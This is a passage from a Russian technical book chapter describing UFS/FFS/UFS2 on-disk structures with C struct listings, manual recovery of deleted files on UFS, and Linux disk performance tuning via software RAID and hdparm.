UFS ведет свою историю от файловой системы s5. Это — самая первая файловая система, написанная для UNIX в далеком 1974 году. Файловая система s5 была крайне простой и неповоротливой (по некоторым данным, ее производительность составляла от 2 до 5 процентов от "сырой" производительности "голого" диска). Тем не менее, понятия суперблока (super-block), файловых записей (inodes) и блоков данных (blocks) в ней уже существовали.

В процессе работы над дистрибутивом 4.2 BSD, вышедшим в 1983 году, оригинальная файловая система была несколько усовершенствована. Были добавлены длинные имена файлов и каталогов, символические ссылки и т. д. Так родилась UFS.

В 4.3 BSD, увидевшей свет уже в следующем году, улучшения носили намного более радикальный, можно даже сказать — революционный — характер. Появились концепции фрагментов (fragments) и групп цилиндров (cylinder groups). Быстродействие файловой системы существенно возросло, что и позволило разработчикам назвать ее быстрой файловой системой (Fast File System, FFS).

Все последующие версии линейки 4.x BSD прошли под знаменем FFS, но в 5.x BSD файловая система вновь изменилась. Для поддержки дисков большого объема ширину всех адресных полей пришлось удвоить: 32-битная нумерация фрагментов уступила место 64-битной. Были внесены и другие, менее существенные усовершенствования.

Таким образом, на практике мы имеем дело с тремя различными файловыми системами, не совместимыми друг с другом на уровне базовых структур данных. Тем не менее, некоторые источники склонны рассматривать FFS как надстройку над UFS. Например, документ "Little UFS2 FAQ" (<http://sixshooter.v6.thrupoint.net/jeroen/faq.html>) утверждает, что UFS и UFS2 определяют раскладку данных на диске, причем FFS реализована как надстройка над UFS/UFS2 и отвечает за структуру каталогов и оптимизацию операций доступа к диску. Однако если заглянуть в исходные тексты файловой системы, можно обнаружить два подкаталога — /ufs и /ffs. В /ffs находится определение суперблока (базовой структуры, отвечающей за раскладку данных), а в /ufs — определения inode и структуры каталогов, что опровергает данный тезис, с точки зрения которого все должно быть с точностью "до наоборот".

Чтобы не увязнуть в болоте терминологических тонкостей, под UFS мы будем понимать основную файловую систему 4.5 BSD, а под UFS2 — основную файловую систему 5.x BSD.

Структура UFS

В целом, UFS очень похожа на ext2fs — те же inode, блоки данных, файлы, каталоги. Тем не менее, есть между этими файловыми системами и различия. В ext2fs имеется только одна группа индексных дескрипторов (inodes), и только одна группа блоков данных для всего раздела. В отличие от ext2fs, UFS делит раздел на несколько зон одинакового размера, называемых группами цилиндров. Каждая зона имеет свою группу индексных дескрипторов и свою группу блоков данных, независимых от всех остальных зон. Иначе говоря, индексные дескрипторы описывают блоки данных той и только той зоны, к которой они принадлежат. Это повышает быстродействие файловой системы, так как головка жесткого диска совершает более короткие перемещения. Кроме того, такая организация упрощает процедуру восстановления

при значительном разрушении данных, поскольку, как показывает практика, обычно гибнет только первая группа индексных дескрипторов. Случаи, когда гибнут все группы, встречаются крайне редко. Предполагаю, что для того, чтобы умышленно этого добиться, диск потребуется положить под гидравлический пресс.




Рис. 8.9. Структура файловых систем s5/ext2fs (а) и UFS (б)

Диаграмма, осуществляющая сравнение файловых систем s5 и UFS, представлена на рис. 8.9. В UFS каждый блок разбит на несколько фрагментов фиксированного размера, предотвращающих потерю свободного пространства в хвостах файлов. В результате этого использование блоков большого размера уже не кажется расточительной идеей, напротив, это увеличивает производительность и уменьшает фрагментацию. Если файл использует более одного фрагмента в двух несмежных блоках, он автоматически перемещается на новое место, в наименее фрагментированный регион свободного пространства. Таким образом, фрагментация в UFS очень мала или же совсем отсутствует, что существенно облегчает восстановление удаленных файлов и разрушенных данных.

Адресация ведется либо по физическим смещениям, измеряемым в байтах и отсчитываемым от начала группы цилиндров (реже — от начала раздела UFS), либо в номерах фрагментов, отсчитываемых от тех же самых точек. Допустим, размер блока составляет 16 Кбайт, разбитых на 8 фрагментов. Тогда 69-й сектор будет иметь смещение $512 \times 69 = 35328$ байт или $1024 \times (16/8)/512 \times 69 = 276$ фрагментов.




Рис. 8.10. Последовательно расположенные группы цилиндров

В начале раздела расположен загрузочный сектор, затем следует суперблок, за которым находится одна или несколько групп цилиндров (рис. 8.10).

Для перестраховки копия суперблока дублируется в каждой группе. Загрузочный сектор не дублируется, но по соображениям унификации и единообразия под него просто выделяется место, таким образом, относительная адресация блоков в каждой группе остается неизменной.

В UFS суперблок располагается по смещению 8192 байт от начала раздела, что соответствует 16-му сектору. В UFS2 он "переехал" на 65536 байт (128 секторов) от начала, освобождая место для дисковой метки и первичного загрузчика операционной системы, а для действительно больших (в исходных текстах они обозначены как "piggy") систем предусмотрена возможность перемещения суперблока по адресу 262144 байт (целых 512 секторов).

Среди прочей информации суперблок содержит:

- ☐ `cbblkno` — смещение первой группы блока цилиндров, измеряемое во фрагментах, отсчитываемых от начала раздела;
- ☐ `fs_iblkno` — смещение первого inode в первой группе цилиндров (фрагменты от начала раздела);
- ☐ `fs_dblkno` — смещение первого блока данных в первой группе цилиндров (фрагменты от начала раздела);
- ☐ `fs_ncg` — количество групп цилиндров;
- ☐ `fs_bsize` — размер одного блока в байтах;
- ☐ `fs_fsize` — размер одного фрагмента в байтах;
- ☐ `fs_frag` — количество фрагментов в блоке;
- ☐ `fs_fpg` — размер каждой группы цилиндров, выраженный в блоках (также может быть найден через `fs_cgsize`).

Для перевода смещений, выраженных во фрагментах, в номера секторов, служит следующая формула: $\text{sec_n}(\text{fragment_offset}) = \text{fragment_offset} * (\text{fs_bsize} / \text{fs_frag} / 512)$ или ее более короткая разновидность: $\text{sec_n}(\text{fragment_offset}) = \text{fragment_offset} * \text{fs_fsize} / 512$.

Структура суперблока определена в файле `/src/ufs/ffs/fs.h` и в упрощенном виде выглядит, как показано в листинге 8.7.

Листинг 8.7. Формат суперблока (второстепенные поля опущены)

```
struct fs {
/* 0x00 */ int32_t fs_firstfield; /* Связный список файловых систем */
/* 0x04 */ int32_t fs_unused_1; /* для внутренних суперблоков */
/* 0x08 */ ufs_daddr_t fs_sbblkno; /* Адрес суперблока в файловой системе (фс) */
};
```

```

/* 0x0C */ ufs_daddr_t fs_chlino; /* Смещение блока цилиндров в фс */
/* 0x10 */ ufs_daddr_t fs_iblino; /* Смещение блоков inode в фс */
/* 0x14 */ ufs_daddr_t fs_dblino; /* Смещение 1-го блока данных после
                                  группы цил. */

/* 0x18 */ int32_t fs_cgoffset; /* Смещение группы цилиндров */
/* 0x1C */ int32_t fs_cgmask; /* Используется в calc mod fs_ntrak */
/* 0x20 */ time_t fs_time; /* Время последней записи */
/* 0x24 */ int32_t fs_size; /* Количество блоков в фс */
/* 0x28 */ int32_t fs_dsize; /* Количество блоков данных в фс */
/* 0x2C */ int32_t fs_nog; /* Количество групп цилиндров */
/* 0x30 */ int32_t fs_bsize; /* Размер базовых блоков в фс */
/* 0x34 */ int32_t fs_fsize; /* Размер фрагментов блоков в фс */
/* 0x38 */ int32_t fs_frag; /* Количество фрагментов в блоке в фс */

/* Параметры конфигурации */
/* 0x3C */ int32_t fs_minfree; /* Мин. процент свободных блоков */
/* 0x40 */ int32_t fs_rotdelay; /* Мин. задержка (мс) для оптимального
                                  след. блока */
/* 0x44 */ int32_t fs_rps; /* Обороты диска в минуту */

/* Размеры, определяемые кол-вом гц и их размерами */
/* 0x98 */ ufs_daddr_t fs_csaddr; /* Адрес блока информации гц */
/* 0x9C */ int32_t fs_cssize; /* Размер блока информации гц */
/* 0xA0 */ int32_t fs_cgsz; /* Размер группы цилиндров */

/* Поля, которые могут быть вычислены на основании остальных */
/* 0xB4 */ int32_t fs_cpg; /* Кол-во цилиндров в группе */
/* 0xB8 */ int32_t fs_ipg; /* Кол-во Inode на группу */
/* 0xBC */ int32_t fs_fpg; /* Кол-во блоков в группе * fs_frag */

/* Поля, очищаемые при монтировании */
/* 0xD0 */ int8_t fs_fmnd; /* Флаг модификации суперблока */
/* 0xD1 */ int8_t fs_clean; /* Флаг "чистой" (clean) фс */
/* 0xD2 */ int8_t fs_ronly; /* Флаг защиты от записи */
/* 0xD3 */ int8_t fs_flags; /* См. поле fs_flags */
/* 0xD4 */ u_char fs_fsmnt[MAXMNTLEN]; /* Путь монтирования фс */
};

```

За концом суперблока, на некотором отдалении от него, находится первая группа цилиндров. В начале каждой группы расположена служебная структура `cg`, представляющая собой описатель группы цилиндров и содержащая магическую последовательность `55h 02h 09h`, по которой все уцелевшие группы можно найти даже при полностью испорченном суперблоке. Штатным образом стартовые адреса всех последующих групп вычисляются путем умножения номера группы на ее размер, содержащийся в поле `fs_cgsize`.

Другие важные параметры:

- `cg_cgxx` — порядковый номер группы, отсчитываемый от нуля;
- `cg_old_niblk` — количество `inode` в данной группе;
- `cg_ndblk` — количество блоков данных в данной группе;
- `csum` — количество свободных `inode` и блоков данных в данной группе;
- `cg_iusedoff` — смещение карты занятых `inode`, отсчитываемое от начала данной группы (в байтах);
- `cg_freeoff` — смещение карты свободного пространства (байты от начала группы).

Структура `cg` определена в файле `/src/ufs/ffs/fs.h` и выглядит следующим образом — листинг 8.8.

Листинг 8.8. Структура описателя группы цилиндров

```
#define CG_MAGIC      0x090255
#define MAXFRAG 8
struct cg {
/* 0x00 */ int32_t  cg_firstfield;    /* Связный список групп цилиндров */
/* 0x04 */ int32_t  cg_magic;         /* Магическая последовательность */
/* 0x08 */ int32_t  cg_old_time;      /* Время последней записи */
/* 0x0C */ int32_t  cg_cgxx;         /* Мы находимся в гц номер cgxx */
/* 0x10 */ int16_t  cg_old_ncyl;      /* Кол-во цилиндров в этой гц */
/* 0x12 */ int16_t  cg_old_niblk;     /* Кол-во блоков inode в этой гц */
/* 0x14 */ int32_t  cg_ndblk;         /* Кол-во блоков данных в этой гц */
/* 0x18 */ struct  csum cg_cs;        /* Краткое описание цилиндра */
/* 0x28 */ int32_t  cg_rotor;         /* Положение посл. исп. блока */
/* 0x2C */ int32_t  cg_frotor;        /* Положение посл. исп. фрагмента */
/* 0x30 */ int32_t  cg_itor;         /* Положение после исп. inode */
/* 0x34 */ int32_t  cg_frsum[MAXFRAG]; /* Счетчик доступных фрагментов */
/* 0x54 */ int32_t  cg_old_btutoff;   /* (int32) блоков на цилиндр */
```

```

/* 0x58 */ int32_t  cg_old_boff;      /* (u_int16) своб. позиций блоков */
/* 0x5C */ int32_t  cg_iusedoff;      /* (u_int8) карта исп. inode */
/* 0x60 */ int32_t  cg_freeoff;       /* (u_int8) карта своб. блоков */
/* 0x64 */ int32_t  cg_nextfreeoff;   /* (u_int8) след. своб. блок */
/* 0x68 */ int32_t  cg_clustersumoff; /* (u_int32) счетчик своб. кластеров */
/* 0x6C */ int32_t  cg_clusteroff;    /* (u_int8) карта своб. кластеров */
/* 0x70 */ int32_t  cg_nclusterblks;  /* Кол-во кластеров в этой гц */
/* 0x74 */ int32_t  cg_niblk;         /* Кол-во блоков inode в этой гц */
/* 0x78 */ int32_t  cg_initdiblk;     /* Посл. инициализированный inode */
/* 0x7C */ int32_t  cg_sparecon32[3]; /* Резервировано */
/* 0x00 */ ufs_time_t cg_time;        /* Время последней записи */
/* 0x00 */ int64_t  cg_sparecon64[3]; /* Резервировано */
/* 0x00 */ u_int8_t cg_space[1];      /* Место для карт гц */
/* реально больше */

```

Между описателем группы цилиндров и группой inode расположены карта занятых inode и карта свободного дискового пространства, представляющие собой обыкновенные битовые поля, точно такие же, как и в NTFS. При восстановлении удаленных файлов без этих карт обойтись невозможно. Они существенно сужают круг поиска, что особенно хорошо заметно на дисках, заполненных более чем наполовину.

За картами следует массив inode, смещение которого содержится в поле `cg_iusedoff` (адрес первой группы inode продублирован в суперблоке). По сути, в UFS структура inode ничем не отличается от ext2fs, только расположение полей другое. К тому же, имеется только один блок косвенной адресации вместо трех, но это уже детали, не имеющие большого практического значения. Рассмотрим назначение фундаментальных полей, к числу которых принадлежат:

- `di_nlink` — количество ссылок на файл (0 означает "удален");
- `di_size` — размер файла в байтах;
- `di_atime/di_atimensec` — время последнего доступа к файлу;
- `di_mtime/di_mtimensec` — время последней модификации;
- `di_ctime/di_ctimensec` — время последнего изменения inode;
- `di_db` — адреса первых 12 блоков данных файла, отсчитываемые во фрагментах от начала группы цилиндров;
- `di_ib` — адрес блоков косвенной адресации (фрагменты от начала группы).

Сама структура inode определена в файле /src/ufs/ufs/dinode.h. Для UFS1 эта структура выглядит, как показано в листинге 8.9 и на рис. 8.11.

Листинг 8.9. Структура inode в UFS1

```
struct dinode {
/* 0x00 */   u_int16_t      di_mode;           /* 0: IFMT, права доступа; */
                                                    /* см. ниже */
/* 0x02 */   int16_t        di_nlink;          /* 2: Счетчик ссылок */
/* 0x04 */   union {
                u_int16_t    oldids[2];        /* 4: Ffs: старые ID */
                                                    /* пользователя и группы */
                int32_t       inumber;          /* 4: Lfs: номер inode */
            } di_u;
/* 0x08 */   u_int64_t      di_size;           /* 8: Счетчик байтов файла */
/* 0x10 */   int32_t        di_atime;          /* 16: Время последнего доступа */
/* 0x14 */   int32_t        di_atimensec;      /* 20: Время последнего доступа */
/* 0x18 */   int32_t        di_mtime;          /* 24: Время последней */
                                                    /* модификации */
/* 0x1C */   int32_t        di_mtimensec;      /* 28: Время последней */
                                                    /* модификации */
/* 0x20 */   int32_t        di_ctime;          /* 32: Время последнего */
                                                    /* изменения inode */
/* 0x24 */   int32_t        di_ctimensec;      /* 36: Время последнего */
                                                    /* изменения inode */
/* 0x28 */   ufs_daddr_t    di_db[NADDR];      /* 40: Непоср. дисковые блоки */
/* 0x58 */   ufs_daddr_t    di_ib[NIADDR];     /* 88: Косв. дисковые блоки */
/* 0x64 */   u_int32_t      di_flags;          /* 100: Флаги статуса (chflags) */
/* 0x68 */   int32_t        di_blocks;         /* 104: Факт. занятое блоки */
/* 0x6C */   int32_t        di_gen;            /* 108: Номер генерации */
/* 0x70 */   u_int32_t      di_uid;            /* 112: Владелец файла */
/* 0x74 */   u_int32_t      di_gid;            /* 116: Группа файла */
/* 0x78 */   int32_t        di_spare[2];       /* 120: Зарезервировано */
};
```

В UFS2 формат inode был существенно изменен — появилось множество новых полей, удвоилась ширина адресных полей (листинг 8.10). Что это означает для нас в практическом плане? Смещения всех полей изменились, только и всего, а общий принцип работы с индексными дескрипторами остался прежним.




Рис. 8.11. Схематичное изображение inode

Листинг 8.10. Структура inode в UFS2

```

struct ufs2_dinode {
/* 0x00 */ u_int16_t    di_mode;           /* 0: IFMT, права доступа; */
/*                                     /* см. ниже */
/* 0x02 */ int16_t      di_nlink;          /* 2: Счетчик ссылок */
/* 0x04 */ u_int32_t    di_uid;           /* 4: Владелец файла */

```

```

/* 0x08 */ u_int32_t    di_gid;           /* 8: Группа файла */
/* 0x0C */ u_int32_t    di_blksize;       /* 12: Размер блока Inode */
/* 0x10 */ u_int64_t    di_size;          /* 16: Счетчик байтов файла */
/* 0x18 */ u_int64_t    di_blocks;        /* 24: Практически занятые байты */
/* 0x20 */ ufs_time_t   di_atime;         /* 32: Время последнего доступа */
/* 0x28 */ ufs_time_t   di_mtime;         /* 40: Время последней */
/*                                     /* модификации */
/* 0x30 */ ufs_time_t   di_ctime;         /* 48: Время последнего */
/*                                     /* изменения inode */
/* 0x38 */ ufs_time_t   di_birhtime;      /* 56: Время создания Inode */
/* 0x40 */ int32_t       di_mtimensec;     /* 64: Время последней */
/*                                     /* модификации */
/* 0x44 */ int32_t       di_atimensec;     /* 68: Время последнего доступа */
/* 0x48 */ int32_t       di_ctimensec;     /* 72: Время последнего доступа */
/* 0x4C */ int32_t       di_birhtnsec;     /* 76: Время создания Inode */
/* 0x50 */ int32_t       di_gen;           /* 80: Номер генерации */
/* 0x54 */ u_int32_t     di_kernflags;     /* 84: флаги ядра */
/* 0x58 */ u_int32_t     di_flags;         /* 88: флаги статуса (chflags) */
/* 0x5C */ int32_t       di_extsize;       /* 92: Блок внешних атрибутов */
/* 0x60 */ ufs2_daddr_t  di_extb[NXADDR]; /* 96: Блок внешних атрибутов */
/* 0x70 */ ufs2_daddr_t  di_db[NDADDR];    /* 112: Непоср. дисковые блоки */
/* 0xD0 */ ufs2_daddr_t  di_ib[NIADDR];    /* 208: Косв. дисковые блоки */
/* 0xE8 */ int64_t       di_spare[3];       /* 232: Зарезервировано */
};

```

Имена файлов хранятся в каталогах (рис. 8.12). В индексных дескрипторах их нет. С точки зрения UFS, каталоги являются файлами особого типа и могут храниться по любому адресу, принадлежащему группе цилиндров. Файловая система UFS поддерживает несколько типов хеширования каталогов, однако на структуре хранения имен это никак не отражается. Имена хранятся в блоках, называемых DIRBLKSIZ, в структурах типа *direct*, выровненных по 4-х байтной границе.




Рис. 8.12. Хранение имен файлов и каталогов

Структура `direct` определена в файле `/src/ufs/ufs/dir.h` (листинг 8.11) и содержит: номер `inode`, описывающий данный файл, тип файла, его имя, а также длину самой структуры `direct`, используемую для нахождения следующей структуры этого типа в блоке.

Листинг 8.11. Структура `direct`, отвечающая за хранение имен файлов и каталогов

```
struct direct {  
    /* 0x00 */ u_int32_t d_ino;           /* Номер inode данной записи */  
    /* 0x04 */ u_int16_t d_reclen;        /* Длина данной записи */  
    /* 0x06 */ u_int8_t d_type;           /* Тип файла, см. ниже */  
    /* 0x07 */ u_int8_t d_namlen;        /* Длина строки в d_name */  
    /* 0x08 */ char d_name[MAXNAMLEN + 1]; /* Имя с длиной <= MAXNAMLEN */  
};
```

На этом описание файловой системы UFS можно считать законченным. Для ручного восстановления данных приведенной информации вполне достаточно.

На развалинах империи

При удалении файла на разделе UFS происходят следующие события (они перечислены в порядке расположения соответствующих структур в разделе и могут не совпадать с порядком их возникновения).

- ☐ В суперблоке обновляется поле `fs_time` (время последнего доступа к разделу).
- ☐ В суперблоке обновляется структура `fs_cstotal` (количество свободных `inode` и блоков данных в разделе).
- ☐ В группе цилиндров обновляются карты занятых `inode` и блоков данных. `Inode` и все блоки данных удаляемого файла помечаются как освобожденные.
- ☐ В `inode` родительского каталога обновляются поля времени последнего доступа и времени последней модификации.
- ☐ В `inode` родительского каталога обновляется поле времени последнего изменения `inode`.
- ☐ В `inode` удаляемого файла обнуляются поля `di_mode` (IFMT, права доступа), `di_nlink` (количество ссылок на файл) и `di_size` (размер файла).

- В inode удаляемого файла затираются нулями поля `di_db` (массив указателей на 12 первых блоков файла) и `di_ib` (указатель на блок косвенной адресации).
- В inode удаляемого файла обновляются поля времени последней модификации и последнего изменения inode, время последнего доступа при этом остается неизменным.
- В inode удаляемого файла обновляется поле `di_spare`. В исходных текстах оно помечено как зарезервированное, но просмотр дампа показывает, что это не так. Судя по всему, здесь хранится нечто вроде последовательности обновления (`update sequence`), используемой для контроля целостности inode. Однако это только мое предположение.
- В каталоге удаленного файла размер предшествующей структуры `direct` увеличивается на значение `d_reclen`, в результате чего она как бы "поглощает" имя удаляемого файла. Однако физического затирания имени не происходит. Во всяком случае оно затирается не сразу, а лишь в тот момент, когда в этом возникнет реальная необходимость.

Средства восстановления файлов

Обнаружив, что один или несколько файлов были непреднамеренного удалены, немедленно демонтируйте раздел и запустите дисковый редактор, работающий на секторном уровне. Например, можно воспользоваться вариантом уже описанного редактора `lde`, переписанным для BSD. К сожалению, в моей системе (4.5 BSD) он работает крайне нестабильно. Так, например, он не отображает основные структуры данных в удобочитаемом виде, хотя поддержка UFS в нем заявлена. При наличии достаточного количества свободного дискового пространства можно скопировать раздел в файл и натравить на него любой hex-редактор (например, `BIEW`). Как вариант, можно открыть непосредственно само устройство раздела (например, `/dev/ad0s1a`). Наконец, можно загрузить компьютер с загрузочного CD с Windows PE и воспользоваться любым Windows-редактором — от Microsoft Disk Probe до Runtime DiskExplorer. Можно загрузиться даже с загрузочной дискеты MS-DOS и запустить Norton Disk Editor (правда, Norton Disk Editor не поддерживает ни диски большого объема, ни устройства SCSI). Наконец, можно запустить KNOPPIX или любой дистрибутив Live Linux, ориентированный на восстановление данных. Правда, в большинстве "реанимационных" дистрибутивов, в частности, Frenzy 0.3, никакого дискового редактора вообще нет.

В общем, выбор средств восстановления достаточно широк.

Техника восстановления удаленных файлов

Начнем наше обсуждение на грустной ноте. Поскольку при удалении файла ссылки на 12 первых блоков и 3 блока косвенной адресации необратимо затираются, автоматическое восстановление данных принципиально невозможно. Найти удаленный файл можно только по его содержимому. Искать, естественно, необходимо в свободном пространстве. Вот тут-то нам и пригодятся карты, расположенные за концом описателя группы цилиндров.

Если нам повезет, и файл окажется нефрагментированным (а на разделах UFS, как уже отмечалось, фрагментация обычно отсутствует или крайне невелика), остальное будет делом техники. Достаточно выделить группу секторов и записать ее на диск. Здесь, как и во всех ранее описанных случаях, следует помнить, что запись ни в коем случае не должна вестись на сам восстанавливаемый раздел! Например, файл можно передать на соседний компьютер по сети. К сожалению, поле длины файла безжалостно затирается при его удалении, и реальный размер приходится определять "на глазок". В реальности эта задача намного проще, чем кажется на первый взгляд. Неиспользуемый хвост последнего фрагмента всегда забивается нулями, что дает хороший ориентир. Проблема заключается в том, что некоторые типы файлов содержат в своем конце некоторое количество нулей, при отсечении которых их работоспособность нарушается, поэтому тут приходится экспериментировать.

А что делать, если файл фрагментирован? Первые 13 блоков (именно блоков, а не фрагментов!) придется собирать руками. В идеальном случае это будет один непрерывный регион. Хуже, если первый фрагмент расположен в "чужом" блоке (т. е. блоке, частично занятом другим файлом), а оставшиеся 12 блоков находятся в одном или нескольких регионах. На практике, однако, достаточно трудно представить себе ситуацию, в которой первые 13 блоков были бы сильно фрагментированы, ведь UFS поддерживает фоновую дефрагментацию. Такое может произойти только при масштабной перегруппировке большого количества файлов, что в реальной жизни практически никогда не встречается. Поэтому будем считать, что 13-й блок файла найден. В массив непосредственной адресации он уже не помещается (там содержится только 12 блоков), и ссылка на него, как и на все последующие блоки файла, должна содержаться в блоках косвенной адресации. Как вы помните, блоки косвенной адресации при удалении файла помечаются как свободные, но не затираются сразу же. Затирание происходит только по мере реальной необходимости, и это существенно упрощает нашу задачу.

Как найти этот блок на диске? Вычисляем смещение 13-го блока файла от начала группы цилиндров, переводим его во фрагменты, записываем полу-

чившееся число в обратном порядке (так, чтобы младшие байты располагались по меньшим адресам), и, наконец, осуществляем контекстный поиск по свободному пространству.

Отличить блок косвенной адресации от всех остальных типов данных очень легко — он представляет собой массив указателей на блоки, а в конце идут нули. Остается только извлечь эти блоки с диска и записать их в файл, обрезав его по нужной длине.

ВНИМАНИЕ!

Если вы нашли несколько "кандидатов" на роль блоков косвенной адресации, это означает, что 13-й блок удаленного файла в разное время принадлежал различным файлам (а так, скорее всего, и будет). Не все косвенные блоки были затерты, поэтому принадлежавшие им ссылки остались неизменными.

Как отличить "наш" блок от "чужих"? Если хотя бы одна из ссылок указывает на уже занятый блок данных (что легко определить по карте), такой блок можно сразу откинуть. Оставшиеся блоки перебираются вручную до получения работоспособной копии файла. Имя файла (если оно еще не затерто) можно извлечь из каталога. Естественно, при восстановлении нескольких файлов невозможно однозначно определить, какое из имен какому файлу принадлежит. Тем не менее, это все же лучше, чем совсем ничего. Каталоги восстанавливаются точно так же, как и обыкновенные файлы, хотя, по правде говоря, в них кроме имен файлов восстанавливать больше нечего.

Описанный метод восстановления данных не свободен от ряда ограничений. В частности, при удалении большого количества сильно фрагментированных двоичных файлов он, скорее всего, не сработает. Вы только убьете свое время, но вряд ли найдете среди обломков файловой системы хоть что-то полезное. Тем не менее, если у вас нет резервной копии, то другого выхода просто нет, так что данная методика все-таки не совсем бесполезна.

Оптимизация производительности файловой системы

В отличие от Windows, Linux поддерживает целый спектр файловых систем различного типа и назначения: minix, ext2fs, ext3fs, ReiserFS, XFS, JFS, UFS, FFS... Какую файловую систему выбрать? Как правильно ее настроить? Стандартный выбор, предлагаемый составителями дистрибутива по умолчанию, не всегда оптимален. Как правило, быстродействие системы можно значительно улучшить.

Жесткий диск — надежное и быстрое устройство. Но процессор еще быстрее! И дисковая подсистема, несмотря на все усилия инженеров, по-прежнему остается слабым звеном, сдерживающим быстродействие всего компьютера в целом. А ведь объемы обрабатываемых данных все растут и растут.

Большинство материнских плат, выпущенных после 2000 года, несут на своем борту интегрированный RAID-контроллер, поддерживающий режимы RAID-0 ("stripe" mode — режим чередования, при котором данные пишутся на несколько жестких дисков сразу) и RAID-1 ("mirror" mode — зеркальный режим, при котором жесткие диски дублируют друг друга). Режим чередования значительно повышает производительность — два диска работают приблизительно в 1,5 раза быстрее, а четыре — примерно в 3,5 раза быстрее, чем один.

Обладатели ядра с версией 2.4 или более современной могут использовать программные реализации RAID (software RAID), практически не уступающие по скорости аппаратным реализациям. Стоит, правда, отметить, что программные RAID несколько повышают нагрузку на процессор. Более древние ядра (кстати говоря, уже практически вышедшие из употребления), скорее всего, потребуют установки дополнительного программного обеспечения. Более подробную информацию по данному вопросу можно найти здесь: <http://www.tldp.org/HOWTO/Software-RAID-HOWTO.html>.

Большинство руководств настоятельно рекомендуют подключать программные RAID к различным IDE-каналам, т. е. разводить диски по "своим" шлейфам. Проблема в том, что типичная материнская плата имеет всего два IDE-канала. При этом, помимо жестких дисков требуется еще, как минимум, один оптический привод! Для достижения наивысшей скорости приходится приобретать материнскую плату, оснащенную несколькими каналами IDE. Что подлаешь — оптимизация требует жертв! В частности, плата EPOX 4PCA3+ содержит целых 6 каналов IDE, жаль лишь, что отнюдь не всем она по карману. На практике совмещать два жестких диска на одном шлейфе вполне возможно. Это совсем не страшно. Они могут работать почти параллельно (падение скорости составит около 15%). Современные накопители освобождают шину на время выполнения медленных операций, но шина все-таки одна, а накопителей два, вот им и приходится за нее конкурировать. А вот жесткий диск с оптическим приводом на одном шлейфе лучше не совмещать, так как в некоторых случаях скорость падает в разы. Чтобы выйти из этого положения, попробуйте отключить у оптического привода режим DMA, возможно, это поможет винчестеру заработать быстрее. Ряд примеров, иллюстрирующих производительность различных вариантов реализации программных RAID, приведены на рис. 8.13—8.15.




Рис. 8.13. Программный RAID (один диск — один канал)




Рис. 8.14. Программный RAID (два диска — два канала)




Рис. 8.15. Программный RAID (четыре диска — четыре канала)

Дисковый массив, состоящий из 12 винчестеров, подключенных к EPOX 4PCA3+, работает со сверхзвуковой скоростью, но и шумит точно так же, как и сверхзвуковой истребитель. При этом приходится покупать мощный блок питания на 350 Ватт и ставить специальные фильтры на разветвитель, чтобы подавлять помехи, к которым жесткие диски весьма чувствительны. Но выигрыш в скорости стоит того, особенно, если компьютер используется для занятий видеомонтажом или обработки изображений полиграфического качества. Но с такими потребностями лучше сразу обратиться к дискам SCSI. Мы же остановимся на IDE как на самом демократичном и дешевом интерфейсе.

Настройка производительности с помощью утилиты `hdparm`

Для достижения наивысшей производительности каждый жесткий диск, установленный в систему, должен быть настроен в соответствии со своим предназначением. Стандартные настройки, принимаемые ядром по умолчанию, ориентированы на абстрактного среднестатистического пользователя и редко совпадают с конкретными требованиями. Учет преобладающего типа

запросов к дисковой подсистеме значительно повышает быстродействие (в некоторых случаях — чуть ли не на порядок), хотя это оружие работает и в обратном направлении. Бестолковая настройка сваливает производительность в глубокую яму, из которой, впрочем, всегда можно выбраться, восстановив настройки по умолчанию.

Всем этим ведает консольная утилита `hdparm` (рис. 8.16), входящая в комплект штатной поставки большинства (если не всех) дистрибутивов Linux и требующая для своей работы полномочий администратора (`root`). Если вдруг этой утилиты в составе вашего дистрибутива не окажется, взять ее можно здесь: <http://metalab.unc.edu/pub/Linux/system/hardware/hdparm-3.6.tar.gz>. Формат ее вызова следующий:

`hdparm опция1 опция2 ... опцияN /dev/жесткий_диск`

